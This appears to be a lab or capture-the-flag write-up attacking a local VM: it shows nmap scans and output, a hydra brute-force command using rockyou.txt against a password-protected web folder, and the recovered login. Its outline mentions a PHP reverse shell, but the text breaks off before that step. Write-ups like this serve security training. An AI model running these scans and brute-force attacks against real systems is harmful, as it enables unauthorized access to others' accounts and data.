Timedate ctl

01 Identify the IP address and exposed services of the target VM.

02 Find hidden files on the target.


03 Brute-force and crack passwords to gain entry.

04 Upload a PHP reverse shell to an insecure web server.


05 Explore the target system and finding the flag.

RECON

First step is to identify the IP address of our target which, thanks to a mysterious benefactor, has been provided for us:



The next step is to run a scan of our target using nmap:



```
root@Kali:~/Desktop# nmap -T4 -Pn -sS -O -sV 192.168.1.105/32
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-07 19:12 PST
Nmap scan report for 192.168.1.105
Host is up (0.00069s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/7%OT=22%CT=1%CU=44059%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=6201DFCC%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%T
OS:S=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=
OS:M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=F
OS:E88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
```

Our results showed that **Port 22** is open with **ssh service**, and **port 80 with HTTP**

```
Nmap scan report for 192.168.1.90
Host is up (0.000018s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.23 seconds
root@Kali:~/Desktop#
```


```
root@Kali:~/Desktop# nmap -sV -sS 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-07 19:23 PST
Nmap scan report for 192.168.1.1
Host is up (0.00069s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
root@Kali:~/Desktop# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-07 19:25 PST
Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
```


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
|  SIZE  TIME              FILENAME
|  -     2019-05-07 18:23  company_blog/
|  422   2019-05-07 18:23  company_blog/blog.txt
|  -     2019-05-07 18:27  company_folders/
|  -     2019-05-07 18:25  company_folders/company_culture/
|  -     2019-05-07 18:26  company_folders/customer_info/
|  -     2019-05-07 18:27  company_folders/sales_docs/
|  -     2019-05-07 18:22  company_share/
|  -     2019-05-07 18:34  meet_our_team/
|  329   2019-05-07 18:31  meet_our_team/ashton.txt
|  404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see htt
```

```
root@Kali:~/Desktop# nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-07 19:30 PST
Nmap scan report for 192.168.1.1
Host is up (0.00056s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.0013s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0015s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.02 seconds
```


Google Dorking Process




The found IP was typed into the search bar leading us to the company index. Doing some dorking we're going to investigate the company.




We'll start working our way down the directory, starting with Ashton.




Looks like there's some security info in the "company_folders/secret_folder" Let's backtrack to that directory.






Looks like our secret folder is not here. Going to try editing the url.



We're met with some authentication issues here. We're going to have to bruteforce our way into this. We'll be using hydra to do this, and we'll also need a username. Let's do some more investigating.

Starting at the top we'll go to company_blog, as it's first in the list.




```
With over a combined 10 hours of experience, Summit Card Union has your one stop credit card needs. Looking to finance something as low as 34
percent? Need that personal touch of someone chatting with you through the computer? Shoot us an email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ahston Manager of direct communication, sales, customer privacy, and ex coffee delivery box
```


This is curious, "ashton" is in lowercase here which is different from the "Ashton" on the employee profile. A last name initial is also missing. It's possible Ashton wrote his password down here as "ashton" let's try this as the username. The webpage also lists the port here as **port 80.**

Here's the syntax for our hydra command which will brute force a password for the website which we'll use rockyou.txt for common passwords.


```
root@Kali:~/Desktop# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s
 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-07 2
0:14:31
```


Looks like our hunch was correct. "Ashton" is the username with password "leopoldo". Let's try these credentials.




Fill in with the found credentials




Looks like we have access to the server. Let's try that "connect_to_corp_server"



